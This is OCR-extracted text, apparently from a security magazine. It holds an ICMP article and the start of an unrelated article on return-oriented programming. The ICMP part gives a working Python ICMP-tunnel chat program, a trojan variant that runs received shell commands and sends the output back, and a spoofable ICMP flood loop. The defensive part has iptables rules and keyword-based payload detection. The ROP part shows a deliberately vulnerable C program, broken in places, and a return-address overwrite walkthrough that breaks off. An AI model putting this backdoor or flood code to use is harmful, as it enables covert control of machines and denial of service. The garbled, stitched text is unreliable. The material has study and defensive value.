- Security measures

What you should know?

- Basic knowledge of Computer networks and protocols like IP and ICMP
- Basic knowledge of network infrastructure.
- Basic knowledge of packet programming.

Understanding ICMP and its role in networking

Overview

IP is the principle protocol used for delivery of packets across network boundaries (source:wikipedia). The Internet Protocol (IP) is based on a connectionless mode of transmission and hence is not designed to be absolutely reliable. Since the network infrastructure is unreliable, it is important to notify the sender with appropriate messages in case something goes wrong like packet loss, data corruption or out-of-delivery order. This is where Internet Control Message Protocol steps in. It is the mechanism used to give feedback on network problems that have blocked or intercepted packet delivery. Higher-level protocols, like TCP, are able to realize that


packets aren't getting through, but ICMP provides a method for discovering more specific problems, such as "TTL exceeded" or "need more fragments." ICMP differs from transport protocols such as TCP and UDP in that it is not typically used to exchange data between systems (although ICMP has been used for data transfer for quite some time now via ICMP Tunnelling).

The point to note is that the purpose of these control messages is to provide feedback about problems in the communication environment, not to make IP reliable. There is still no guarantee that a packet will be delivered or a control message will be returned. But the majority of ICMP message types are required for proper operation of IP, TCP and other protocols, ping and traceroute being one of the prominent utilities using ICMP.

ICMP Packet Structure and Details

ICMP uses the basic support of IP like a higher level protocol; however, ICMP is actually an integral part of IP and must be implemented by every IP module. An ICMP packet is therefore an IP packet with ICMP in the IP data portion. Every ICMP message also contains the entire IP header from the original message so the end system will know which packet actually failed. The first eight bytes of the original IP data will be included as well, and this is normally the TCP or UDP header.

Below is a figure of IP packet format. The ICMP module can be seen in the shaded portion. Some of the important fields are mentioned below.



- IP Header: Protocol set to 1 (for ICMP)
- Type (8 bits): For example 0- ping reply, 3 - Destination Unreachable, 8- ping request 11- Time Exceeded
- Code (8 bits): Subtype of message

- Checksum (16 bits): It is the 16-bit one's complement of the one's complement sum of the ICMP message starting with the Type field.
- Data load (Can be an arbitrary length, left to implementation detail. However, must be less than the Maximum Transmission Unit of the network or risk being fragmented).

The address of the source in an echo message will be the destination of the echo reply message. To form an echo reply message, the source and destination addresses are simply reversed, the type code changed to 0, and the checksum recomputed. The data received in the echo message must be returned in the echo reply message.

The identifier and sequence number may be used by the echo sender to aid in matching the replies with the echo requests. For example, the identifier can be used to identify a session (similar to ports in TCP and UDP), and the sequence number might be incremented on each echo request sent. Code 0 may be received from a gateway or a host.

Infrequent problems, such as the IP checksum being wrong, will not be reported by ICMP. The premise is that TCP or other reliable protocols can deal with this type of packet corruption else do not care about such small packet losses.

The ICMP messages typically report errors encountered in the processing of packets. To avoid the infinite regress of messages on messages, no ICMP messages are sent about ICMP messages. If ICMP messages are sent in response to other ICMP messages, they quickly multiply and create a storm of ICMP packets. ICMP messages cannot be sent in response to a broadcast or multicast addresses either, to prevent broadcast storms. Similarly, ICMP messages are only sent about errors in handling fragment zero of fragmented packets (Fragment zero has the fragment offset equal zero). [Source:RFC 792]

ICMP as a potential host for malicious activities

ICMP Vulnerability

ICMP is generally not considered a threat, at least not by the majority of network administrators. It is very common to add security mechanisms (Intrusion detection and prevention systems, etc) to a corporate network, but in the end all types of ICMP packets, with all payload sizes etc, pass freely at least from within the private network to the outside world. This technique is used to send sensitive data outside a private network without relying on SMTP, HTTP or other upper layer protocols that are commonly monitored and logged.

The vulnerability in ICMP exists because RFC 792, which is IETF's rules governing ICMP packets, allows for an arbitrary data length for any type 0 (echo reply) or 8 (echo message) ICMP packets.

Firewalls, depending on the services required by their internal networks, totally block or partially filter Internet packets. IP Filter, for example uses stateful packet filtering. The state engine not only inspects the presence of ACK flags in TCP packets but also includes sequence numbers and window sizes in its decision to block or to allow packets. However, IP Filter does not check the content of ICMP packets and hence fails to prevent covert channels that can arise due to misuse of the payload of ICMP packets. Therefore, although TCP and UDP continue to be a subject for studies in vulnerabilities, ICMP also provides several means for stealth traffic.

Past Security Threats and Attacks

In early February 2000, a distributed denial of service attack was launched against many popular Internet sites. It is reported that almost all of the tools used on the distributed denial of service (DDOS) attacks these internet sites, have used ICMP for covert communications between the DDOS clients and the attacker's handler program. Since ICMP tunneling is very simple to deploy and can cause a significant amount of damage, it has been classified as a high risk security threat by Internet Security Services. Some of the most widely known distributed denial of service attack tools like Tribe Flood Net2K and Stacheldraht rely on ICMP tunneling to establish communication channels between the compromised machines and the hacker's machine.

Potential Attacks through ICMP

ICMP is supposed to be a relatively simple protocol, but it can be altered to act as a medium for evil purposes. It is therefore important to understand how this protocol can be used for malicious purposes. This understanding further enables us to counter such attacks and be prepared for them.

ICMP Tunneling:

An ICMP tunnel (also known as ICMPTX) establishes a covert connection between two remote computers (a client and proxy), using ICMP echo requests and reply packets. An example of this technique is tunneling complete TCP traffic over ping requests and replies. ICMP tunneling works by injecting arbitrary data into an echo packet sent to a remote computer. The remote computer replies in the same manner, injecting an answer into another ICMP packet and sending it back. The client performs all communication using ICMP echo request packets, while the proxy uses echo reply packets.

ICMP tunneling can be used to bypass firewall rules through obfuscation of the actual traffic. Depending on the implementation of the ICMP tunneling software, this type of connection can also be categorized as an encrypted communication channel between two computers. Without proper deep packet inspection or log review, network administrators will not be able to detect this type of traffic through their network.

The following code snippet gives an example of a **chat application** developed using ICMP tunnelling :

1. Impacket: Install the latest stable release from here : https://pypi.python.org/pypi/impacket

2. Socket : This python library is used to make a SOCK_RAW for receiving and sending data packets. Using SOCK_RAW, the application connects directly to the IP layer and does not use either the TCP or UDP transport.
3. Threading : We made two threading classes : Reader and Writer. Instantiate one thread from each class so that one thread listens to the incoming ICMP packets and the other replies to those packets.
4. Chat Protocol : The program will send the message in a ICMP ECHO_REQUEST to the other computer.

$ sudo python chat_application.py (enter your IP address and destination IP address and start chatting)

```
#!/usr/bin/python

import socket

from socket import *

import threading

import time

import signal

import sys

from impacket import ImpactPacket as imp


source = dest = sock = ""
```


```
def signal_handler(signal,frame):
  print "Thanks for chatting !"
  sys.exit(0)

def getSocket(sock):
 # Open a raw socket listening on all ip addresses
 sock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)
 sock.setsockopt( IPPROTO_IP , IP_HDRINCL , 1 )
 sock.bind(('', 1))
 return sock

def constructPacket(request_type, message, source, dest):
 icmp = imp.ICMP()              # Making ICMP packet
 icmp.set_icmp_type(request_type) # Request type
 icmp.contains(imp.Data(message))
 ip = imp.IP()                  # IP packet to wrap the icmp packet
 ip.set_ip_src(source)
 ip.set_ip_dst(dest)
 ip.contains(icmp)
 return ip.get_packet()

def get_packt_source_adr(ip_header):
  source_ip = ip_header[-8:-4] # source address is second last 4 bytes
  # converting to dotted decimal format
```

```
  packt_source_adr = '%i.%i.%i.%i' % (ord(source_ip[0]), ord(source_ip[1]),
ord(source_ip[2]), ord(source_ip[3]))
  return packt_source_adr


def processMessage(message):
        print 'Msg:%s' % (message)  # CHANGE


def receive():
  global sock, source
  while True:
    data       = sock.recv(1024) # received data
    ip_header  = data[:20]      # IP header is first 20 bytes
    icmp_header = data[20:28]    # ICMP header is next 8 bytes
    icmp_type  = ord(data[20])
    message    = data[28:]      # Rest is our Payload/Msg
    packt_source_adr = get_packt_source_adr(ip_header)
    if packt_source_adr != source and icmp_type != 0:   # CHANGE
      processMessage(message)


def write():
 global sock, source, dest
 while True:
  message = raw_input("You:")
  packet  = constructPacket(8, message, source, dest)
  sock.sendto(packet, (dest, 0))  # Sending the packet
```

```
class Reader(threading.Thread):
   def __init__(self, threadID, name):
       threading.Thread.__init__(self)
       self.threadID = threadID
       self.name = name
   def run(self):
       receive()

class Writer(threading.Thread):
   def __init__(self,threadID,name):
       threading.Thread.__init__(self)
       self.threadID = threadID
       self.name = name
   def run(self):
       write()

def main():
 signal.signal(signal.SIGINT, signal_handler);
 global sock, dest, source

 sock = getSocket(sock)

 if source is "":
   source = raw_input("Type your ip : ")
 if dest   is "":
   dest   = raw_input("Type destination ip : ")
```

```
 # Create new threads
 thread1 = Reader(1, "Reader-1")
 thread1.daemon = True
 thread2 = Writer(2, "Writer-1")
 thread2.daemon = True

 # Start new Threads
 thread1.start()
 thread2.start()
 while True:
   time.sleep(1)

if __name__=="__main__":
 main()
```

Here is the snapshot of the ICMP packet as captured by wireshark.



Trojan Horse

Covert Channels are methods in which an attacker can send data in a protocol that is undetectable. Covert Channels rely on techniques called tunneling, which allows one protocol to be carried over another protocol. ICMP tunneling is a method of using ICMP echo-request and echo-reply as a carrier of any payload an attacker may wish to use, in an attempt to stealthily access, or control a compromised system. Since such channels are hidden, covert channels are generally difficult to detect using a system's normal or unmodified security policy. This makes it an attractive mode of transmission for a Trojan.

Although the payload of ICMP packet often contains timing information of packet delivery, there is no check by any device about the content of the data. So, as it turns out, this amount of data can also be arbitrary in content as well. We can construct Trojan packets which are masqueraded as common ICMP_ECHO traffic and can be used as a backdoor into a system by providing a covert method of getting information and control on a target machine. Generally, Trojan softwares come injected into a reliable looking software archive intended to gain the system password. When a user downloads this software, the software demands to install it using `sudo` powers. At this time the trojan gets entry into the computer and starts executing itself. The software restarts itself even after reboot, so unless someone is looking for it specifically, it is very difficult to find it. This trojan can be used to execute commands remotely on the victim’s machine which sends the output to the hacker’s computer. Since the entire communication happens through ICMP packets, which are normally used for network and host detection, such messages are often ignored.

As shown earlier, trojan packets can be programmed through ICMP tunneling and can be used to transfer files across systems or execute system commands remotely (some commands may need a sudo access, but that information can be easily compromised if the user sufficiently trusts the wrapping software and enters the credentials). A rough example of the program that can execute the command on the victim's machine can be made out of the chat program we discussed earlier by changing the process Message function on the victim's computer application to act something like the following:

```
def executecmd( cmd ):
  p = subprocess.Popen( cmd ,shell=True,stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
  return p.communicate()

def processMessage(message):
  global source, sock, dest
  retval = executecmd(cmd)
  constructPacket(8, retval, source, dest)
  sock.sendto(packet, (dest, 0))
```

Distributed Denial Of Service attacks

Following is a simple ICMP based DDOS attack program. It exposes the vulnerability of a user even if his/her machine has not been compromised. It sends ICMP packets to the victim's machine containing random data to which the victim's computer is forced to send replies. The packets may have a spoofed source address (and cloned MAC address if possible) so that the hacker source does not get bombarded with the echo replies and it makes it difficult to trace back the origin of the attack.

```
import random, string

def DDOS(sock, destination_ip):
```

```
while True:
  try:
    randomString = ''.join(random.choice(string.lowercase) for i in range(34))
    packet = constructPacket(8, randomString, '', destination_ip)
    sock.sendto(packet, (dest, 0))
  except :
    pass
```

In the presence of requests with a fake source address ("spoofing"), hackers can make a target machine send relatively large packets to another host. Note that an ICMP response is not substantially larger than the corresponding request, so there is no multiplier effect there: it will not give extra power to the attacker in the context of a denial of service attack. It might protect the attacker against identification, though.

The "smurf" attack, named after its exploit program, is a similar network-level attack against hosts. A perpetrator sends a large amount of ICMP echo (ping) traffic at IP broadcast addresses with the spoofed source address of a victim. On a multi-access broadcast network, there could potentially be hundreds of machines to reply to each packet. Currently, the providers/machines most commonly hit are IRC servers and their providers. The spoofed address system gets hit by a large amount of traffic that the intermediary (broadcast) devices generate.

Security Measures:

Blocking ICMP:

It is common practice to disable or block ICMP requests altogether on publicly visible servers. Google responds to Ping requests while Microsoft does not. Although this is effective, it may not be realistic for a production or real-world environment.

Take the case of PATH MTU. Path MTU (PMTU) discovery is the mechanism that protocols use to discover the largest supported MTU (maximum transmit unit) along the path, in hopes of avoiding fragmentation. The largest possible size is determined by the sender beginning with the MTU size of its local interface, and then simply shipping the data with the DF (don't fragment) bit set in the IP header. Everything will work as expected, or the sender will get back a type 3 ICMP error, with the code for "Fragmentation Required but the DF Flag is Set." When this

happens, the sender knows that it must reduce the size of the data it is sending. If an error doesn't return, it assumes that the MTU is fine.

The main problem with PMTU discovery is that when people block ICMP, the error cannot reach the sending host. Certain TCP implementations automatically retransmit with a smaller segment size if they detect a packet acknowledgement failure, but it is not common.

Understanding ICMP can be used for making firewall policy decisions and understanding routing issues. There are applications and other protocols relying on ICMP to work properly. The impact of blocking ICMP completely should be assessed prior to taking such action. Instead of blocking ICMP all together, it is wiser to allow type 3, type 4 code (Dest unreachable, Don't fragment) and specifying explicit network areas from where you can get/receive or blocking the addresses from where you do not want any ping request and reply messages.

Firewall Rules

Disable part of the ICMP traffic allowed by a firewall. For example, disable incoming echo requests, while allowing outgoing echo requests. If naively implemented, policies like this will still allow covert communication, limiting only which host needs to start a communication. In addition, outgoing ICMP packets could be used to establish an unidirectional channel to send compromised information. It is important to understanding how operating systems respond to ICMP Messages. This will allow us to determine what type of ICMP Messages should only be allowed in and out of the network. With appropriate configuration of the packet filtering device to block unnecessary ICMP Messages, potential threats resulting from ICMP Messages can be reduced. This, however, should be done wisely and selectively.

Hence the first stage in network security against these type of attacks is to build up sophisticated firewall rules, which allow only trustworthy nodes into your network.

Some examples of firewall rules which can be implemented are:

1. Drops all incoming echo-request packets.

```
iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

2. Disable all the outgoing ICMP echo request packets from a source IP to destination IP.

```
iptables -A OUTPUT -p icmp --icmp-type 8 -s $SOURCE_IP -d $DEST_IP  -j DROP
```

3. Drop all incoming echo reply packets.

```
iptables -A INPUT -p icmp --icmp-type 0  -j DROP
```

4. Drop all outgoing echo reply packets.

```
iptables -A OUTPUT -p icmp --icmp-type echo-reply -j DROP
```

However, setting up such rules leads to a large number of problems for those who want to work in an open network or need the ICMP messages over the entire network for proper functioning.

General ways to mitigate attacks

- Limit the size of ICMP packets. Large ICMP packets can be seen as suspicious by an IDS system that could inspect the ICMP packet and raise an alarm. However, since there are legitimate uses for large ICMP packets it is difficult to determine if a large ICMP packet is malicious. For example, large echo request packets are used to check if a network is able to carry large packets. Differentiating legal from illegal large packets is even more difficult if covert communication is encrypted.

But allowing only fixed size ICMP packets would not avoid ICMP Tunnel since the data can be broken into smaller chunks, fixed ones, and reassembled by the Receiver. We can easily change the size of the data, even writing fixed size data, by adding one layer to control sequence numbering, offset, etc.

- Preserve the state of the ICMP packet to check for covert channels. This can be done by constructing a daemon that will construct a new echo request with a new sequence number, new time to live, and a new payload (with new checksum). When the reply is received it is ensured that the data is the same as what had been sent, and the sequence number and responder's IP address are valid and as expected. After a successful check, the echo reply can be transmitted back to the original client.

Although the state preserving technique can easily prevent ICMP tunneling, it is a computing intensive process.

- Another way to remove ICMP tunneling could be to simply truncate the data field of ICMP. However, truncation of the data field will require amendments in the RFC. Scanning and erasing of the ICMP data field is compliant with RFC and prevents ICMP tunneling irrespective of the type of firewall used.
- Simply marking out unused and potentially dangerous portions of ICMP packets is a straightforward task and requires little overhead on a modest system. Simple string scans are also not costly and can be done to test for unencrypted covert communication. This is highly recommended for the end hosts where it offers minimal overhead on the system. For routers it can be expensive, where a simple disable on ICMP Echo Reply can work. Encrypted channels are more difficult to scan.

ICMPSec

The idea of ICMPSec is inspired from IPSec used to secure IP packet transfer in IPv6. Internet Protocol version 6 (IPv6) is the latest revision of the Internet Protocol (IP). IPv6 was developed by the Internet Engineering Task Force (IETF) to deal with the long-anticipated problem of IPv4 address exhaustion. IPv4 and IPv6 are not interoperable. ICMPv6 forms a critical part in functioning of the protocol and is majorly used in error detection, Stateless address autoconfiguration (SLAAC) and packet fragmentation. IPSec uses Security Associations (SA) along with Authentication Headers (AH) and Encapsulation Security Protocol(ESP) to protect IP messages on an end-to end basis. An ICMP message not protected by AH or ESP is unauthenticated and its processing and/or forwarding may result in denial of service.

But it is expected that many routers and hosts will not implement IPsec for transit traffic owing to its complexity and thus strict adherence to IPSec would cause many ICMP messages to be discarded. Also, when transmitting small packets, the encryption process of IPSec generates a large overhead. This diminishes the performance of the network.

To minimise the complexities involved in building up an IPSec module in kernel, we propose to build an ICMP-security application (ICMPSec) which will try to address the vulnerability concerns of ICMP protocol. It is a module which will capture ICMP packets at the kernel level and scan and filter them accordingly for intrusion detection and intrusion prevention.

The program that we aim to develop to counter these security vulnerabilities will include some of the strategies already discussed to prevent ICMP data leakage:

- IDENTIFY PACKET RATIO: Large number of ICMP packets from a same single source can be a sign of a DDOS attack. The program will identify such packets and only allow packets which do not exceed a certain number of packets vs time ratio (keeping the source fixed). But DDOS attacks generally originate from multiple sources; to tackle that we can generalise the program to not exceed the ratio irrespective of the source.
- PATTERN DETECTION OF DATA FIELD: The number of bytes in the data field must be limited to a number not greater than a fixed number (for example 56 bytes). This will prevent large amounts of data from going out in a single packet (unless hacker programs support fragmentation, in which case stricter measures are required). Major amounts of data leak can be prevented by proper scanning of the data field. Keywords like “sudo”, “ls”, and “system” commands can be detected with a proper filter in place. Although the data could be encrypted and hacker programs might have sophisticated encryption decryption techniques.
- PROPER SEQUENCING of PING PACKETS: Multiple echo replies to a single echo request packet must be stopped. Also all packets must follow a proper sequencing protocol so that packets from unreliable source programs (with random sequence numbers) at the application level are not sent.
- ENCRYPTION OF DATA FIELD: Generally the data in ping packets is not useful. Most of the information could be inferred from the code number as well. The payload of ICMP packet is often timing information, which can be dealt as a special case. Otherwise all the packets going out can have their data field encrypted with the key the host chooses, so that even if the hacker receives any of the packets, it does not make sense to him unless he has to key too.

The module is based on a self-learning algorithm which identifies the average number of incoming packets and outgoing packets and the ratio between them. The algorithm works well for implementation purposes with simple test data, but is naive and can easily be generalised to larger test data packets and complex algorithms involving clustering and the Markov module.

Even with proper filtering of ICMP traffic, an Intrusion Detection System must be deployed further to monitor the kind of ICMP activities and analyse any anomalies in the received data.

Basic outline for the LEARNING MODULE ALGORITHM (Pseudo Code):

GENERAL_SCAN() :

```
Set T;

Set MAX_TOT;  # max number of packets allowed in T seconds

Set BUFFER_PACKETS; # For allowing more or less number of packets
```

```
Set OVERFLOW; # max times MAX_TOT can be increased
Get MAX_RECV; # number of icmp packets received in T seconds
Set times_increase = 0;

if MAX_RECV < MAX_TOT:
        MAX_TOT = MAX_RECV - BUFFER_PACKETS
else
        MAX_TOT = MAX_RECV + BUFFER_PACKETS;  # Increasing MAX_TOT
    times_increase++
        if (times_increase > OVERFLOW)
                FILTER_THE_PACKETS()
```

FILTER_THE_PACKETS()

Set the ip_address in an array where MAX_RECV > MAX_TOTAL and number of times it goes like that in intervals of T seconds.

If happens for more than X times:

PATTERN_DETECTION()

If happens for more than Y times:

Block the ip address

PATTERN DETECTION()

Check data packet size <= 56 bytes

Make the data payload null if possible.

Or encrypt the payload and send to application layer.

Else look if the payload field has commands like ‘rm’ or ‘ls’.

Check the sequence numbers of all incoming packets - generally they do not follow the incremental pattern in case of an attack

References :

- http://en.wikipedia.org/wiki/Internet_Control_Message_Protocol
- http://en.wikipedia.org/wiki/ICMP_tunnel
- http://tools.ietf.org/html/rfc792
- http://tools.ietf.org/html/rfc5927
- http://www.sans.org/security-resources/idfaq/icmp_misuse.php
- http://docs.python.org/2/library/socket.html
- http://code.google.com/p/impacket
- http://goo.gl/Sg0wJ
- http://python-impacket.sourcearchive.com/documentation/0.9.5.1/
- http://www.kernel.org/doc/man-pages/online/pages/man7/raw.7.html
- http://blogs.cisco.com/security/icmp-and-security-in-ipv6/
- http://docstore.mik.ua/orelly/networking_2ndEd/fire/ch22_04.htm
- http://www.2factor.us/icmp.pdf
- http://security.stackexchange.com/questions/4440/security-risk-of-ping
- http://security.stackexchange.com/questions/22711/is-it-a-bad-idea-for-a-firewall-to-block-icmp
- http://vichargrave.com/develop-a-packet-sniffer-with-libpcap/
- http://www.linuxforu.com/2011/02/capturing-packets-c-program-libpcap/

About the author

Saumya Dwivedi: The author is an alumni of IIIT-Hyderabad, 2010 batch and did her BTech in Computer Science. She has worked with C++, Ruby On Rails, Bootstrap and is interested in software design and networking. She is an open source software enthusiast and spends her free time watching cooking shows and reading.

Parag Gupta: A network programming specialist and entrepreneur at heart, Parag likes to work on C++, javascript and mind boggling puzzles. He spends his leisure time playing chess and dancing to the beats of Michael Jackson. He completed his BTech from IIIT-Hyderabad and currently works at Groupon Inc.

Return Oriented Programming

Table of Contents

Return Oriented Programming

Introduction

Since 1988, the Morris Worm stack overflow has been a nightmare for developers. Several countermeasures have been created to avoid this kind of attack. Compilers are pioneers in developing such techniques.

Sadly, few programmers know very much about compilers' options as they usually compile programs with inherited procedures. For instance, the very well known GCC compiler has a stack protection with the fstack-protector option [1].

In the middle of the past decade, manufacturers introduced the No-eXecute (NX) bit which prevents the execution of code beyond the text area of a program. When this bit is ON, the processor sends a signal to the Operating System (OS). In addition, it is also necessary for the Operating System to be instructed to stop the code execution. In Windows, this is achieved by activating the Data Execution Prevention.

Readers must be aware that the NX bit does not prevent stack overflow and only prevents the execution of injected code. So, if you are able to exploit such a vulnerability, you are completely free to write anything you like in the stack. However, a clever hacker may think…. “Of course, I can’t execute code but I can alter the normal flow of execution, making the program go to another address by means of overwriting the return address located in the stack”.

As a concept of proof, we will work with this simple program:

```
#include <ctype.h>
#include <stdio.h>
#include <string.h>
int tabla[5] = {91, 92, 93, 94, 95};
{
FILE *fd;
int in1,in2;
int arr[20];
char var[20];

 if (argc !=2){
```

```
 printf(mensaje0,*argv);
 return -1;
}
fd = fopen(argv[1],"r");
if(fd == NULL)
{
 fprintf(stderr,mensaje1);
 return -2;
}
memset(var,7,sizeof(var));
memset(arr,6,20*sizeof(int));
while(fgets(var,20,fd))
{
 in1 = atoll(var);
 fgets(var,20,fd);
 in2 = atoll(var);
 /* fill array */
 arr[in1]=in2;
 //printf("%d - %d\n", arr[in1], tabla[in1]);
 if (arr[in1] != tabla[in1])
 {
 printf("Sorry values are no correct!\n");
 return ;
 }
 printf("Correct". The process follows\n");
 printf("Your are in the core of the program\n");
 return;
}
}
```

Code Logic

The program reads a file with 2 lines; each line contains a number (in1 & in2), in1 is used as the index. If the value contained in the cell table[in1] is equal to in2, then the process is OK and will continue; otherwise, the process terminates.

In a real environment, the table will be out of the program, even encrypted or secured with another security measure; but for us, this is not relevant because the only matter we must deal with is the return address.

Readers may wonder at these odd initializations:

```
memset(var,7,sizeof(var));
memset(arr,6,20*sizeof(int));
```

They are only just a trick to make these values more visible in the stack area. And this is what happens when parameter values contained in the file are: 2 (in the first line) and 93 (in the second line):

```
staff@caucaso /practicas
$ cat ropok.txt
2
93
staff@caucaso /practicas
$ rop2.exe ropok.txt
Data are correct entering
In this point you have entered in program flow aceesible only when you have intr
oduced correct values in file parameter.
```


And as shown in the next figure, this is what will happen when the parameter file contains incorrect values: 2, 95 :

```
staff@caucaso /practicas
$ cat ropnotok.txt
2
95
staff@caucaso /practicas
$ rop2.exe ropnotok.txt
La coordenada no es correcta
Data are not correct exiting
```


Now, we start the program under Ollydbg [2] and we should make a breakpoint when jumping depending on the values in the parameter file. When parameters are set correctly, the following snapshot should appear. Take a look:

```
004017D5  .  8B4424 78     MOV EAX,DWORD PTR [ESP+78]
004017D9  .  8B0485 00404( MOV EAX,DWORD PTR [EAX*4+404000]
004017E0  .  39C2          CMP EDX,EAX
004017E2  .v 74 0E         JE SHORT rop20.004017F2
004017E4  .  C70424 66504( MOV DWORD PTR [ESP],rop20.00405066   ASCII "Data are not cc
004017EB  .  E8 E01F0000   CALL <JMP.&msvcrt.puts>             puts
004017F0  .v EB 19         JMP SHORT rop20.0040180B
004017F2  > >C70424 83504( MOV DWORD PTR [ESP],rop20.00405083   ASCII "Data are corre
004017F9  .  E8 D21F0000   CALL <JMP.&msvcrt.puts>             puts
004017FE  .  C70424 20404( MOV DWORD PTR [ESP],rop20.00404020   ASCII "In this point y
00401805  .  E8 9E1F0000   CALL <JMP.&msvcrt.printf>           printf
0040180A  .  90            NOP
0040180B  > C9             LEAVE
0040180C  L. C3            RET
0040180D     90            NOP
```

As shown, the program jumps to 0x4017F2 and follows the normal execution (in this example, the normal execution is only a message). If the data is not correct, a “Data are not correct....” message appears. Afterwards, control is transferred to address 0x40180C. Now, let's take a look at the stack:



Due to special initializations, it's easy to locate the variable areas. We focus on address 0x22FF2C; this is a return address and we can be 90% sure this return address would be used for RET instruction at address 0x40180C. We put another breakpoint in this address for it to continue execution until this point as shown:



Great!!! ESP points to address 0x22FF2C. This is our target!!!.

